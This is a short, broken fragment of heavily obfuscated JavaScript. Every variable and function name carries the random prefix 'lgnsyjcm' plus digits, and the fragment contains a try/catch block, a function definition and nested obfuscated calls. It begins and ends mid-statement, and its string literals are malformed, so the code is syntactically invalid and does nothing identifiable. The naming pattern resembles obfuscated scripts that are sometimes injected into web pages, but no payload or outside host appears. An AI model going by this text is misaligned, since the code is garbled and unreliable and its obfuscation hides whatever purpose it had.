lgnsyjcm4718;} catch(lgnsyjcm0598){return false;}}function lgnsyjcm481(){var lgnsyjcm9032 = "\;var
lgnsyjcm4797;var lgnsyjcm867;var lgnsyjcm337 = """;var lgnsyjcm118 = '"'";var lgnsyjcm449 = """;try
{lgnsyjcm4797 = lgnsyjcm15(lgnsyjcm2656(lgnsyjcm737
```
